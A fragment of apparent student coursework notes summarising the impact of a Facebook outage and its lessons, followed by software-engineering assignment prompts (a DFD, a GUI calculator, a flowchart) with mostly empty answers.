
* **User Disruption:** Billions were unable to access Facebook services.
* **Business Loss:** Facebook lost an estimated **$100 million in ad revenue**, and its stock dropped by nearly **5%**.
* **Reputation Damage:** The incident raised concerns over dependency on centralized platforms.

### ****Lessons Learned:****

* **Redundancy is critical:** Backup systems and alternative access routes are essential during a failure.
* **Communication tools should be decentralized:** Facebook’s internal communications also went down, hampering coordination.
* **Automated testing and rollback systems:** Future updates must include better safeguards to avoid system-wide disruptions.

1. Create a DFD for a hospital management system.

Ans:



1. Build a simple desktop calculator application using a GUI library.

Ans: Done, this program is in the practical folder.

1. Draw a flowchart representing the logic of a basic online registration system.

Ans:

